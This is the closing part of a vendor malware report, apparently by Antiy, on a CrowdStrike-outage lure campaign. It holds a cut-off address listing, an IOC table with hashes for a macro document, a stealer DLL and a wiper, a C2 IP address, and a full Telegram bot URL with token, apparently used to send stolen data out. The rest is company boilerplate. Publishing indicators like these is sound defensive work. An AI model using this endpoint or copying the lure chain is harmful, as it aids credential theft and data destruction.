004016DE	copy	copy
004016E3	copy	copy
004016E8	copy	copy
004016ED	copy	copy
004016F2	copy	copy
004016F7	copy	copy
004016FC	copy	copy
00401701	copy	copy
00401706	copy	copy
0040170B	copy	copy
00401710	copy	copy
00401715	copy	copy
0040171A	copy	copy
0040171F	copy	copy
00401724	copy	copy
00401729	copy	copy
0040172E	copy	copy
00401733	copy	copy
00401738	copy	copy
0040173D	copy	copy
00401742	copy	copy
00401747	copy	copy
0040174C	copy	copy
00401751	copy	copy
00401756	copy	copy
0040175B	copy	copy
00401760	copy	copy
00401765	copy	copy
0040176A	copy	copy
0040176F	copy	copy
00401774	copy	copy
00401779	copy	copy
0040177E	copy	copy
00401783	copy	copy

## 3 IOC

File name	MD5	Explanation
y_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.lnk	A35F0D906EBE286DDA7A4EDC4A7BCE47	Open the malicious macro code document
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm	DD2100DFA067CAAE416B885637ADC4EF	Malicious macro code document
payload2.txt	D67EA3B362D4E9B633216E85AC643D1F	Base 64 encoded payload file
mscorsvc.dll	EB29329DE4937B34F218665DA57BCEF4	Secret Stealing Trojan
update3.pdf	22E9135A650CD674EB330CBB4A7329C3	PDF file with malicious link
CrowdStrike.exe	755C0350038DAEFB29B888B6F8739E81	wiper data eraser

IP address or URL
172.104.160.126
https://api.telegram.org/bot7277950797:AAF99Nw5rAT1BHnMmwY_tQNYJFU3dYJ5RHc/sendMessage?chat_id=7436061126

## Appendix: About Antiy

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Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.



Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.